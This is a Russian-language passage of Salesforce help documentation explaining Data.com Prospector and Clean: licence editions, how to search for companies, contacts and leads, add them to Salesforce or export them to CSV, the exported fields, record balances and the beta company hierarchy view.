- Администраторы организаций, использующих версию Professional Edition или более позднюю, могут использовать инструменты управления повторами для определения необходимости создания повторяющихся записей в системе Salesforce. Администраторы могут настраивать логику, используемую для определения повторов, а также создавать отчеты по повторам, которые могут быть сохранены пользователями.
- Все пользователи могут выполнять поиск по полной базе организаций и контактов Data.com. Тем не менее, пользователи бесплатной версии не могут просматривать номера телефонов и адреса эл. почты контактов, бизнес-карточки организаций и данные D&B для организаций, а также добавлять записи в систему Salesforce и очищать записи. Чтобы получить доступ ко всем данным Data.com, приобретите лицензию Data.com и настройте соответствующие функции.

Набор продуктов Data.com включает Data.com Prospector и Data.com Clean.

-  **Прим.:** В организациях с версией Performance Edition пользователи автоматически получают Data.com Corporate Prospector и Data.com Corporate Clean. За дополнительную плату пользователи могут повысить версии до Data.com Premium Prospector и Data.com Premium Clean.

### Data.com Prospector

Используйте Data.com Prospector для поиска ценных сведений о компаниях по базе данных D&B и миллионам общедоступных контактов. Данные записи могут быть добавлены в систему Salesforce в качестве новых организаций, контактов и интересов или экспортированы в другие приложения. Данный продукт позволяет быстро получать данные, необходимые для планирования территорий сбыта, сегментирования кампаний, поиска новых организаций и расширения корпоративной сети продаж.

### Data.com Clean

Функция Data.com Clean поддерживает разные способы обновления CRM-записей Salesforce за счет использования сведений о компаниях D&B и миллионов общедоступных контактов. Продукт Data.com Clean доступен в двух версиях: Corporate Clean и Premium Clean. Данные версии отличаются полями D&B, доступными при очистке записей организаций или интересов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Лицензия Data.com Prospector доступна в версиях: **Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Лицензия на функцию «Data.com Clean» доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Data.com Social Key доступно по лицензии Data.com Clean в следующих версиях: **Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

[Data.com Social Key](#)

Функция Data.com Social Key поддерживает функции «Социальные организации и контакты» и Data.com Clean, позволяя упростить отслеживание контактов и интересов в системе Salesforce или социальных сетях. Функция Social Key доступна организации только при наличии функции Data.com Clean.

СМ. ТАКЖЕ:

[Data.com Clean](#)

[Поиск новых компаний, контактов и интересов непосредственно в Salesforce](#)

[Как определить продукт Data.com, используемый в организации?](#)

[Какой продукт должна использовать моя организация для очистки записей организаций, контактов и интересов?](#)

<http://www.salesforce.com/crm/data-editions-pricing/>

## Data.com Prospector

Используйте Data.com Prospector для поиска ценных сведений о компаниях по базе данных D&B и миллионам общедоступных контактов. Данные записи могут быть добавлены в систему Salesforce в качестве новых организаций, контактов и интересов или экспортированы в другие приложения. Данный продукт позволяет быстро получать данные, необходимые для планирования территорий сбыта, сегментирования кампаний, поиска новых организаций и расширения корпоративной сети продаж.

Все пользователи Salesforce могут выполнять поиск организаций и контактов в Data.com. Ниже перечислены действия, доступные пользователям при наличии лицензии Data.com Prospector.

- Добавление организаций и контактов в систему Salesforce, а также добавление контактов в качестве интересов.
- Добавление контактов прямо из записи организации.
- Экспорт организаций и контактов из Data.com.
- Ручная очистка организаций, контактов и интересов Salesforce, независимо от того, добавлены ли они из Data.com.
- Извлечение подробных сведений о поиске потенциальных клиентов для просмотра сведений о деятельности, финансах, конкурентах и отраслях организаций.
- Иерархический просмотр взаимосвязей элементов и информации об организации, такой как годовой доход, владелец и количество сотрудников. (Доступно пользователям Data.com Premium Prospector в режиме бета-версии.)

Продукт Data.com Prospector доступен в двух версиях: Corporate Prospector и Premium Prospector. Данные версии отличаются полями Dunn & Bradstreet, доступными при добавлении или ручной очистке записей организаций или интересов.

Пользователи Premium Prospector также имеют доступ к странице «Иерархия компаний».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии  
лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без  
объекта «Интерес»), **Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition.**

#### Версия **Data.com Prospector**

#### Поля **Dun & Bradstreet (D&B)**

Data.com Corporate Prospector

Основной набор полей D&B.

Data.com Premium Prospector

Основной набор полей D&B, а также поле «Компания D&B». Данное поле ссылается на связанную запись компании D&B, содержащую более 70 дополнительных полей D&B, доступных на вкладке «Компания D&B». На



**Версия Data.com Prospector****Поля Dun & Bradstreet (D&B)**

странице «Иерархия компаний» представлены взаимосвязи компании Dun & Bradstreet в иерархическом виде.

Организации, которые приобрели Data.com до 16 декабря 2011 года, могут использовать более раннюю версию продукта с ограниченным набором полей. Поддержка данной версии будет прекращена в выпуске Summer'14. Дополнительную информацию о приобретении продукта Data.com Prospector можно получить у менеджера по работе с клиентами Salesforce. Если не указано иное, то интерактивная справка Salesforce ссылается на продукт Data.com Prospector.

**Поиск новых компаний, контактов и интересов непосредственно в Salesforce**

Средство Data.com Prospector позволяет искать новые компании и контакты в наиболее интересных отраслях и местоположениях. Добавьте записи для новой организации, контакта и интереса в Salesforce или экспортируйте их из других приложений. Для получения необходимых данных в нужное время можно выполнять поиск в сведениях о компаниях, отраслях и финансах в базе данных Dun & Bradstreet® и по миллионам общедоступных контактов.

**Поиск новых компаний, контактов и интересов непосредственно в Salesforce**

Средство Data.com Prospector позволяет искать новые компании и контакты в наиболее интересных отраслях и местоположениях. Добавьте записи для новой организации, контакта и интереса в Salesforce или экспортируйте их из других приложений. Для получения необходимых данных в нужное время можно выполнять поиск в сведениях о компаниях, отраслях и финансах в базе данных Dun & Bradstreet® и по миллионам общедоступных контактов.

**Быстрый поиск организаций прямо из Salesforce**

После приобретения лицензии Data.com Prospector нахождение новых компаний по отраслям и местоположениям, в которых вы наиболее заинтересованы, превратится в простую задачу. Добавьте сведения о компании в Salesforce в виде новых организаций всего за несколько шагов.

**Быстрый поиск интересующихся клиентов прямо из Salesforce**

Чтобы найти нужные интересы, Приобретя лицензию Data.com Prospector, вы сможете находить контакты в компаниях, отраслях и местах, в которых вы наиболее заинтересованы. После этого вы сможете добавлять записи в Salesforce в качестве новых интересующихся клиентов.

**Быстрый поиск контактов прямо из Salesforce**

Нужны контакты? Приобретя лицензию Data.com Prospector, вы сможете находить контакты в компаниях, отраслях и местах, в которых вы наиболее заинтересованы. После этого вы сможете добавлять записи в Salesforce в качестве новых интересующихся клиентов.

**Получение данных по компаниям для использования в других приложениях**

При приобретении лицензии Data.com Prospector вы сможете экспортировать организации для использования в других приложениях. Выполните поиск ценных данных компании в Dun & Bradstreet®, после чего сузите количество результатов до тех отраслей и организаций, в которых вы более всего заинтересованы.

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic

Доступно при наличии  
лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без  
объекта «Интерес»), **Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition.**

Доступно при наличии  
лицензии на функцию  
Data.com Clean в версиях:  
**Professional Edition,  
Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition.**

### Поиск данных по контактам и данным интересов для последующего использования в других приложениях

При приобретении лицензии Data.com Prospector вы сможете экспортировать контакты для использования в других приложениях. Вы можете выполнить поиск по базе данных, созданной при помощи краудсорсинга и состоящей из миллионов контактов, и сузить набор выдаваемых результатов так, чтобы в них отображались компании, должности, отрасли и местоположения, которые интересуют вас больше всего.

### Поиск компаний в одной корпоративной иерархии (бета-версия)

Иерархия компаний Data.com использует данные Dun & Bradstreet в Data.com для отображения иерархического представления компаний. Она отображает иерархические взаимосвязи и сведения об организациях (например, годовой доход, тип собственности и количество сотрудников).

### Рекомендации по поиску организаций, контактов и интересов в Salesforce


Ознакомьтесь с некоторыми рекомендациями по поиску новых компаний и контактов при помощи Data.com Prospector.

### Ограничения на поиск новых компаний, контактов и интересов в Salesforce

Ниже перечислены некоторые важные ограничения по поиску и добавлению записей из Data.com.

## Быстрый поиск организаций прямо из Salesforce

После приобретения лицензии Data.com Prospector нахождение новых компаний по отраслям и местоположениям, в которых вы наиболее заинтересованы, превратится в простую задачу. Добавьте сведения о компании в Salesforce в виде новых организаций всего за несколько шагов.

1. Откройте вкладку Data.com.
2. Выберите вложенную вкладку **«Поиск организаций»**.
3. Введите или выберите критерии поиска. Например, при установке флажка в поле «Отрасль» отображается **панель выбора отрасли**, поддерживающая использование отраслевых классификаций и позволяющая выбирать нужные отрасли и подотрасли в качестве критериев поиска. При установке флажка в поле «Расположение» отображается **панель выбора расположения**, поддерживающая добавление соответствующего запроса в критерий поиска.
4. Нажмите кнопку **«Поиск»**. Результаты сортируются по количеству активных контактов.  
Чтобы просмотреть записи, помеченные как неактивные, установите флажок **«Показать неактивные записи»** в разделе **«Параметры»**. Неактивные записи помечаются значком .
5. При наличии слишком большого количества результатов можно выполнить указанные ниже действия.
  - Отсортируйте результаты по заголовку любого столбца. Например, чтобы отсортировать результаты по времени последнего обновления, щелкните заголовок **«Обновлено»**.
  - Чтобы открыть нужную страницу, введите ее номер в поле **«Страница»**.
  - Воспользуйтесь стрелками для перехода к следующей или предыдущей странице.
6. Чтобы уточнить результаты поиска, воспользуйтесь фильтрами. При необходимости разверните категории фильтрации. Введите нужный диапазон или установите флажки напротив всех соответствующих фильтров.
7. Добавьте все или только выбранные организации в систему Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии  
лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без  
объекта «Интерес»), **Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления  
организаций из Data.com:

- «Создание» для организаций

- Чтобы добавить все организации, нажмите кнопку **«Добавить в Salesforce»** и выделите пункт **«Все»**.
- Чтобы добавить одну или несколько организаций, выберите нужные записи и нажмите кнопку **«Добавить в Salesforce»**, а затем выделите пункт **«Выбрано»**.

#### 8. Нажмите кнопку **«Продолжить»**.

Выбранные записи, являющиеся повторами, добавляются только в том случае, если организация Salesforce поддерживает использование повторяющихся записей организаций. Для добавления более 200 записей может потребоваться несколько минут. После завершения добавления пользователю будет отправлено соответствующее сообщение эл. почты.

#### 9. Чтобы просмотреть список новых записей на начальной странице организаций, щелкните **«Перейти к организациям»** в сообщении-подтверждении.


При использовании продукта Data.com Premium Prospector добавление организации Data.com инициирует автоматическое создание соответствующей записи компании D&B (при ее наличии в Data.com) в системе Salesforce, а также связывание с записью организации посредством поля «Компания D&B».

#### СМ. ТАКЖЕ:

- [Рекомендации по поиску организаций, контактов и интересов в Salesforce](#)
- [Значки записей в результатах поиска Data.com](#)
- [Общие сведения о поисках Data.com](#)

### Быстрый поиск интересующихся клиентов прямо из **Salesforce**

Чтобы найти нужные интересы, Приобретя лицензию Data.com Prospector, вы сможете находить контакты в компаниях, отраслях и местах, в которых вы наиболее заинтересованы. После этого вы сможете добавлять записи в Salesforce в качестве новых интересующихся клиентов.

1. Откройте вкладку Data.com.
2. Используйте вкладку «Поиск контактов», чтобы ввести или выбрать параметры поиска. Например, при установке флажка в поле «Отрасль» отображается **панель выбора отрасли**, поддерживающая использование отраслевых классификаций и позволяющая выбирать нужные отрасли и подотрасли в качестве критериев поиска. При установке флажка в поле «Расположение» отображается **панель выбора расположения**, поддерживающая добавление соответствующего запроса в критерий поиска.
3. Нажмите кнопку **«Поиск»**.  
Результаты сортируются в алфавитно-числовом порядке. Чтобы просмотреть записи, помеченные как неактивные, установите флажок **«Показать неактивные записи»** в разделе «Параметры». Неактивные записи помечаются значком .
4. При наличии слишком большого количества результатов можно выполнить указанные ниже действия.
  - Отсортируйте результаты по заголовку любого столбца. Например, чтобы отсортировать результаты по времени последнего обновления, щелкните заголовков «Обновлено».
  - Чтобы открыть нужную страницу, введите ее номер в поле «Страница».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии  
лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без  
объекта «Интерес»), **Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления контактов  
Data.com в качестве  
интересов:

- «Создание» для  
интересов

- Воспользуйтесь стрелками для перехода к следующей или предыдущей странице.

Данные действия доступны в списках, содержащих не более 100 000 записей.


5. Чтобы уточнить результаты поиска, воспользуйтесь фильтрами. При необходимости разверните категории фильтрации. Введите нужный диапазон или установите флажки напротив всех соответствующих фильтров. Список обновляется автоматически.
6. Выберите нужные контакты и нажмите кнопку **«Добавить в Salesforce»**.
7. Чтобы добавить записи в качестве интересов, щелкните *«Интересы»* и нажмите кнопку **«Продолжить»**.  
Выбранные записи, являющиеся повторами, добавляются только в том случае, если организация Salesforce поддерживает использование повторяющихся записей интересов. Для добавления более 200 записей может потребоваться несколько минут. После завершения добавления пользователю будет отправлено соответствующее сообщение эл. почты.
8. Чтобы просмотреть список новых записей на начальной странице интересов, щелкните **«Перейти к интересам»**.  
При использовании продукта Data.com Premium Prospector добавление интереса Data.com инициирует автоматическое создание соответствующей записи компании D&B (при ее наличии в Data.com) в системе Salesforce, а также связывание с записью интереса посредством поля «Компания D&B».

СМ. ТАКЖЕ:

[Поиск ключевых контактов среди ваших организаций](#)

## Быстрый поиск контактов прямо из Salesforce

Нужны контакты? Приобретя лицензию Data.com Prospector, вы сможете находить контакты в компаниях, отраслях и местах, в которых вы наиболее заинтересованы. После этого вы сможете добавлять записи в Salesforce в качестве новых интересующихся клиентов.

1. Откройте вкладку Data.com.
2. Используйте вкладку «Поиск контактов», чтобы ввести или выбрать параметры поиска. Например, при установке флажка в поле «Отрасль» отображается [панель выбора отрасли](#), поддерживающая использование отраслевых классификаций и позволяющая выбирать нужные отрасли и подотрасли в качестве критериев поиска. При установке флажка в поле «Расположение» отображается [панель выбора расположения](#), поддерживающая добавление соответствующего запроса в критерий поиска.
3. Нажмите кнопку **«Поиск»**.  
Результаты сортируются в алфавитно-числовом порядке. Чтобы просмотреть записи, помеченные как неактивные, установите флажок **«Показать неактивные записи»** в разделе «Параметры». Неактивные записи помечаются значком .
4. При наличии слишком большого количества результатов можно выполнить указанные ниже действия.
  - Отсортируйте результаты по заголовку любого столбца. Например, чтобы отсортировать результаты по времени последнего обновления, щелкните заголовок **«Обновлено»**.
  - Чтобы открыть нужную страницу, введите ее номер в поле **«Страница»**.
  - Воспользуйтесь стрелками для перехода к следующей или предыдущей странице.  
Данные действия доступны в списках, содержащих не более 100 000 записей.
5. Чтобы уточнить результаты поиска, воспользуйтесь фильтрами. При необходимости разверните категории фильтрации. Введите нужный диапазон или установите флажки напротив всех соответствующих фильтров.  
Список обновляется автоматически.
6. Добавьте все или только выбранные контакты в систему Salesforce.
  - Чтобы добавить все контакты, нажмите кнопку **«Добавить в Salesforce»** и выделите пункт **«Все»**.
  - Чтобы добавить один или несколько контактов, выберите нужные записи и нажмите кнопку **«Добавить в Salesforce»**, а затем выделите пункт **«Выбрано»**.

Отображается сообщение, подтверждающее добавление выбранного количества записей.
7. Выберите **«Контакты»**.  
Введите или выберите организацию, с которой должны быть связаны контакты. Связыванию подлежит только одна организация. Чтобы создать нужную организацию, воспользуйтесь поиском.
8. Нажмите кнопку **«Продолжить»**.  
Выбранные записи, являющиеся повторами, добавляются только в том случае, если организация Salesforce поддерживает использование повторяющихся записей контактов. Для добавления более 200 записей может потребоваться несколько минут. После завершения добавления пользователю будет отправлено соответствующее сообщение эл. почты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии  
лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без  
объекта «Интерес»), **Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для поиска контактов  
Data.com:

- Специальные полномочия не требуются

Для добавления контактов  
Data.com:

- «Создание» для контактов

Для создания организации  
при добавлении контактов:

- «Создание» для организаций

9. Чтобы вернуться к записи организации, щелкните **«Перейти к организации»**.

СМ. ТАКЖЕ:

[Рекомендации по поиску организаций, контактов и интересов в Salesforce](#)

[Значки записей в результатах поиска Data.com](#)

[Общие сведения о поисках Data.com](#)

## Поиск ключевых контактов среди ваших организаций

Нужно найти необходимый контакт в одной из ваших организаций? После приобретения лицензии Data.com Prospector станет удобно искать контакты в компаниях по названию должности, местоположению и отрасли. Затем одним щелчком мыши вы можете добавить записи в Salesforce.

Прежде чем начать работу, убедитесь, что кнопка «Извлечь контакты» добавлена в макет страницы организаций.

1. Откройте страницу сведений о нужной организации.
2. Щелкните **«Извлечь контакты»**. В раскрывающемся списке...
  - выберите фильтр для ограничения результатов поиска по уровню или отделу, либо
  - выберите значение **«Все...»** для просмотра всех контактов организации.

Откроется вкладка Data.com, содержащая список контактов, соответствующих имени организации и любым заданным критериям фильтрации. Например, чтобы найти менеджеров компании Universal Telco, откройте страницу сведений об организации Universal Telco. Щелкните **«Извлечь контакты»** и в разделе «По уровню» выберите значение **«Уровень менеджера»**. Откроется вкладка Data.com, содержащая список менеджеров компании Universal Telco.

3. Чтобы ограничить результаты поиска, задайте дополнительные критерии фильтрации. При необходимости разверните категории фильтрации. Введите нужный диапазон или установите флажки напротив всех соответствующих фильтров.
4. Добавьте все или только выбранные контакты в систему Salesforce.
  - Чтобы добавить все контакты, нажмите кнопку **«Добавить в Salesforce»**.
  - Чтобы добавить один или несколько контактов, выберите нужные записи и нажмите кнопку **«Добавить в Salesforce»**, а затем выделите пункт **«Выбрано»**.
5. Чтобы добавить записи в качестве контактов, связанных с исходной организацией, щелкните **«Контакты»**. В этом случае контакты будут связаны с исходной организацией.
6. Чтобы добавить записи, нажмите кнопку **«Продолжить»**.  
Выбранные записи, являющиеся повторами, добавляются только в том случае, если организация Salesforce поддерживает использование повторяющихся записей контактов. Для добавления более 200 записей может потребоваться несколько минут. После завершения добавления пользователю будет отправлено соответствующее сообщение эл. почты.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии лицензии Data.com Prospector в версиях:  
**Contact Manager** (без объекта «Интерес»), **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для извлечения контактов Data.com из организации:

- «Чтение» для организаций
- И
- «Создание» для контактов

**7. Чтобы вернуться к записи организации, щелкните «Перейти к организации».**

СМ. ТАКЖЕ:

[Быстрый поиск контактов прямо из Salesforce](#)[Быстрый поиск интересующихся клиентами прямо из Salesforce](#)[Значки записей в результатах поиска Data.com](#)

Замечания по работе с контактами Data.com в Salesforce

Клиенты Data.com Prospector могут искать нужные им контакты на странице «Организация» и добавлять их в свои организации за несколько действий.

Доступно при наличии лицензии Data.com Prospector в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition** и **Unlimited Edition**.

Кнопка **«Увеличить число контактов»** открывает диалоговое окно для поиска и добавления контактов Data.com в свою организацию. Эта возможность позволяет получать нужные контакты в нужное время прямо на странице «Организация».

Ниже перечислены некоторые вещи, которые нужно знать о функции «Увеличить число контактов».

| Ограничения                       | Описание   |
|-----------------------------------|--|
| Максимум 200 контактов            | Разрешается добавлять не более 200 контактов в одном запросе. Если выбрать больше 200 контактов, будет предложено отменить выбор некоторых контактов.  |
| Фильтры                           | <ul style="list-style-type: none"> <li>• Фильтры соединяются логическим оператором И.</li> <li>• Добавляйте по одному экземпляру фильтра. Добавление нескольких экземпляров фильтра может привести к непредсказуемым результатам.</li> <li>• Department — выберите 1 или несколько отделов в списке с прокруткой.</li> <li>• Level — выберите 1 или несколько уровней в списке с прокруткой.</li> <li>• Title — введите одну должность или список должностей через запятую.</li> </ul> |
| Организация должна быть очищенной | Функция «Увеличить число контактов» работает только с очищенными организациями. Такие организации могут импортироваться из Data.com, либо вы очистили организацию после добавления записи в свою организацию. Если выбранная организация не очищена, узнайте у своего администратора, как ее очистить.   |



**Фильтрация контактов в списковом представлении «Увеличение числа контактов»**

Отфильтруйте имеющиеся результаты Data.com для выбранной организации и затем добавьте нужные контакты.



Для этого потребуется лицензия Data.com Premium Prospector.

В зависимости от того, по какому полю выполняется фильтрация, будут доступны различные варианты. Можно фильтровать по должности, отделу или уровню.

- Фильтры соединяются логическим оператором И.
  - Добавляйте по одному экземпляру фильтра. Добавление нескольких экземпляров фильтра может привести к непредсказуемым результатам.
  - Department — выберите 1 или несколько отделов в списке с прокруткой.
  - Level — выберите 1 или несколько уровней в списке с прокруткой.
  - Title — введите одну должность или список должностей через запятую.
1. В диалоговом окне «Увеличение числа контактов» щелкните .
  2. Нажмите кнопку «Добавить фильтр».
  3. В окне «Создать фильтр» выберите фильтр, который нужно добавить.
  4. В поле «Значение» выберите нужные значения или введите их вручную.
  5. Нажмите кнопку «Готово».
  6. Чтобы установить еще один фильтр, нажмите «Добавить фильтр».
  7. Чтобы удалить фильтр, щелкните .
  8. Чтобы применить изменения и сохранить фильтры, нажмите кнопку «Сохранить».

Получение данных по компаниям для использования в других приложениях

При приобретении лицензии Data.com Prospector вы сможете экспортировать организации для использования в других приложениях. Выполните поиск ценных данных компании в Dun & Bradstreet®, после чего сузьте количество результатов до тех отраслей и организаций, в которых вы более всего заинтересованы.

Операция экспорта записей инициирует создание CSV-файла, который может быть открыт в приложении Microsoft® Excel® или других приложениях, поддерживающих CSV-формат.

Способ доступа к файлу экспорта определяется условиями ниже.

- Количество экспортируемых записей. При экспорте менее 200 записей пользователю отображается сообщение, содержащее ссылку на файл экспорта на вкладке «Файлы». При экспорте более 200 записей пользователю отправляется сообщение эл. почты, содержащее ссылку на файл экспорта на вкладке «Файлы».
- Если у вас не включен Chatter, мы отправим вам сообщение электронной почты с прикрепленным файлом экспорта.

Ниже перечислены экспортируемые поля организаций.

- Jigsaw (поле организации «Ключ Data.com»)
- Имя
- Веб-сайт
- Тел.
- Улица для счета
- Город для счета

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно при наличии  
лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без  
объекта «Интерес»), **Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта записей  
организаций Data.com:

- «Чтение» для  
организаций



- Код области для счета
- Почтовый индекс для счета
- Страна для счета
- Отрасль
- Количество сотрудников
- Годовой доход
- Собственность
- Биржевой символ
- Факс
- Код FIPS MSA (доступно только при использовании Data.com Premium Prospector)
- SIC
- Описание SIC
- Код NAICS
- Описание NAICS
- StockExchange (доступно только при использовании Data.com Premium Prospector)
- SalesVolumeReliability (доступно только при использовании Data.com Premium Prospector)
- EmployeesTotalReliability (доступно только при использовании Data.com Premium Prospector)
- Дата последнего обновления Data.com
- Область для счета (доступно только при использовании раскрывающихся списков «Область» и «Страна»)
- Код страны для счета (доступно только при использовании раскрывающихся списков «Область» и «Страна»)

Ниже приведен пример экспорта записей организаций Data.com.

1. Откройте список результатов поиска по организациям Data.com.
2. Выполните экспорт всех или выбранных организаций.
  - Чтобы экспортировать все организации, нажмите кнопку **«Экспорт результатов»** и выделите значение *«Все»*.
  - Чтобы экспортировать выбранные организации, установите флажки напротив нужных записей, нажмите кнопку **«Экспорт результатов»** и выделите значение *«Выбрано»*.
3. Если количество записей, выбранных для экспорта, *не превышает* остатка записей, выполните одно из указанных ниже действий.
  - Выполните экспорт всех записей.
  - Выполните экспорт всех записей, кроме записей, которые уже добавлены в систему Salesforce (●) или приобретены (добавлены или экспортированы) любым пользователем Data.com организации (✓).

Если количество записей, выбранных для экспорта, *превышает* остаток записей, то пользователю будет отправлено соответствующее уведомление. Пользователь может продолжить экспорт записей, количество которых будет определяться текущим остатком и другими параметрами организации. Если количество экспортируемых записей превышает текущий остаток, выполните одно из указанных ниже действий.

- Добавьте приобретенные (✓) и новые записи.
- Исключите все выбранные записи, которые уже принадлежат организации (● или ✓).

См. пример ниже.

**4. Нажмите кнопку «Продолжить».**

При этом отображается диалоговое окно, Диалоговое окно имеет ссылку на файл экспорта на вкладке «Файлы», либо сообщает вам, что файл экспорта был отправлен на ваш адрес электронной почты.



**Пример:** Например, пользователь, которому доступно всего 50 записей, выбирает 150 записей организаций. При этом экспорт должен охватывать как новые, так и приобретенные записи. Ранее вы приобрели 30 из выбранных записей, которые уже находятся в вашей организации. Таким образом, экспорту будут подлежать все 30 ранее приобретенных записей, а также 50 новых записей. По завершении экспорта остаток будет составлять 0 записей.

СМ. ТАКЖЕ:

[Рекомендации по поиску компаний и контактов для последующего использования в других приложениях](#)

Поиск данных по контактам и данным интересов для последующего использования в других приложениях

При приобретении лицензии Data.com Prospector вы сможете экспортировать контакты для использования в других приложениях. Вы можете выполнить поиск по базе данных, созданной при помощи краудсорсинга и состоящей из миллионов контактов, и сузить набор выдаваемых результатов так, чтобы в них отображались компании, должности, отрасли и местоположения, которые интересуют вас больше всего.

Операция экспорта инициирует создание CSV-файла, который может быть открыт в приложении Microsoft® Excel® или любом другом приложении, поддерживающем CSV-формат. Если организация использует параметры сокрытия контактных данных, то записи контактов, для которых установлен флажок «Не звонить» или «Без рассылки по эл. почте», содержат пустое поле «Телефон» или «Эл. почта» в CSV-файлах.

Способ доступа к файлу экспорта определяется условиями ниже.

- Количество экспортируемых записей. При экспорте менее 200 записей пользователю отображается сообщение, содержащее ссылку на файл экспорта на вкладке «Файлы». При экспорте более 200 записей пользователю отправляется сообщение эл. почты, содержащее ссылку на файл экспорта на вкладке «Файлы».
- Если у вас не включен Chatter, мы отправим вам сообщение электронной почты с прикрепленным файлом экспорта.

Ниже перечислены экспортируемые поля контакта.

- Jigsaw (поле контакта «Ключ Data.com»)
- Личное имя
- Фамилия
- Должность
- Тел.
- Эл. почта
- Улица в почтовом адресе
- Город в почтовом адресе
- Код области в почтовом адресе
- Почтовый индекс
- Страна в почтовом адресе
- Имя организации

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно при наличии  
лицензии Data.com  
Prospector в версиях:  
**Contact Manager** (без  
объекта «Интерес»), **Group  
Edition, Professional  
Edition, Enterprise Edition,  
Performance Edition** и  
**Unlimited Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта контактов:

- «Чтение» для контактов

- Количество сотрудников
- Годовой доход
- Отдел
- Отрасль
- Дата последнего обновления Data.com
- Область в почтовом адресе (доступно только при использовании раскрывающихся списков «Область» и «Страна»)
- Код страны в почтовом адресе (доступно только при использовании раскрывающихся списков «Область» и «Страна»)

Ниже приведен пример экспорта записей контактов Data.com.

1. Откройте список результатов поиска по контактам Data.com.
2. Выполните экспорт всех или выбранных контактов.
  - Чтобы экспортировать все контакты, нажмите кнопку **«Экспорт результатов»** и выделите значение *«Все»*.
  - Чтобы экспортировать выбранные контакты, установите флажки напротив нужных записей, нажмите кнопку **«Экспорт результатов»** и выделите значение *«Выбрано»*.
3. Если количество записей, выбранных для экспорта, не превышает остатка записей, выполните одно из указанных ниже действий.
  - Выполните экспорт всех записей.
  - Выполните экспорт всех записей, кроме записей, которые уже добавлены в систему Salesforce (●) или приобретены (добавлены или экспортированы) любым пользователем Data.com организации (✓).


Если количество записей, выбранных для экспорта, *превышает* остаток записей, то пользователю будет отправлено соответствующее уведомление. Пользователь может продолжить экспорт записей, количество которых будет определяться текущим остатком и другими параметрами организации. Если количество экспортируемых записей превышает текущий остаток, выполните одно из указанных ниже действий.

- Добавьте приобретенные (✓) и новые записи.
- Исключите все выбранные записи, которые уже принадлежат организации (● или ✓).

См. пример ниже.

4. Нажмите кнопку **«Продолжить»**.

При этом отображается диалоговое окно. Диалоговое окно имеет ссылку на файл экспорта на вкладке «Файлы», либо сообщает вам, что файл экспорта был отправлен на ваш адрес электронной почты.

-  **Пример:** Например, пользователь, которому доступно всего 50 записей, выбирает 150 записей организаций. При этом экспорт должен охватывать как новые, так и приобретенные записи. Ранее вы приобрели 30 из выбранных записей, которые уже находятся в вашей организации. Таким образом, экспорту будут подлежать все 30 ранее приобретенных записей, а также 50 новых записей. По завершении экспорта остаток будет составлять 0 записей.

СМ. ТАКЖЕ:

[Рекомендации по поиску компаний и контактов для последующего использования в других приложениях](#)

### Поиск компаний в одной корпоративной иерархии (бета-версия)

Иерархия компаний Data.com использует данные Dun & Bradstreet в Data.com для отображения иерархического представления компаний. Она отображает иерархические взаимосвязи и сведения об организациях (например, годовой доход, тип собственности и количество сотрудников).

Иерархия компаний Data.com использует данные Dun & Bradstreet для создания иерархического представления организации, отображающего ее взаимосвязи со связанными компаниями. Чтобы добавить организацию в организацию Salesforce, нажмите кнопку **«Добавить организацию»** напротив нужной организации.

Иерархия компаний доступна как стандартная функция для клиентов Data.com Premium Prospector. Иерархия компаний основывается на данных о компаниях Dun & Bradstreet. Помимо взаимосвязей между корпоративными единицами, можно видеть связанный годовой доход и число сотрудников в разных корпоративных единицах иерархии. Для расширения контекста также включаются сведения о вашей организации Salesforce: например, существует ли корпоративная единица в виде записи организации наряду с зарегистрированным владельцем организации. С помощью этих сведений торговые представители могут выявлять релевантных потенциальных клиентов и добавлять их в виде организаций в вашу организацию Salesforce одним нажатием кнопки непосредственно из иерархического представления.

Данный выпуск поддерживает бета-версию иерархии компаний Data.com, являющуюся полноценной. Чтобы отправить свои отзывы и предложения для иерархии компаний, воспользуйтесь веб-узлом [IdeaExchange](#). Дополнительную информацию о включении данной функции в организации можно получить в компании Salesforce.

Иерархия компаний Data.com отображает разные типы компаний и их взаимосвязи.

| Тип компании             | Описание  |
|--------------------------|---|
| Глобальный головной офис | Высшая организационная единица в корпоративной иерархической структуре, контролирующая локальные или международные компании и отделения.  |
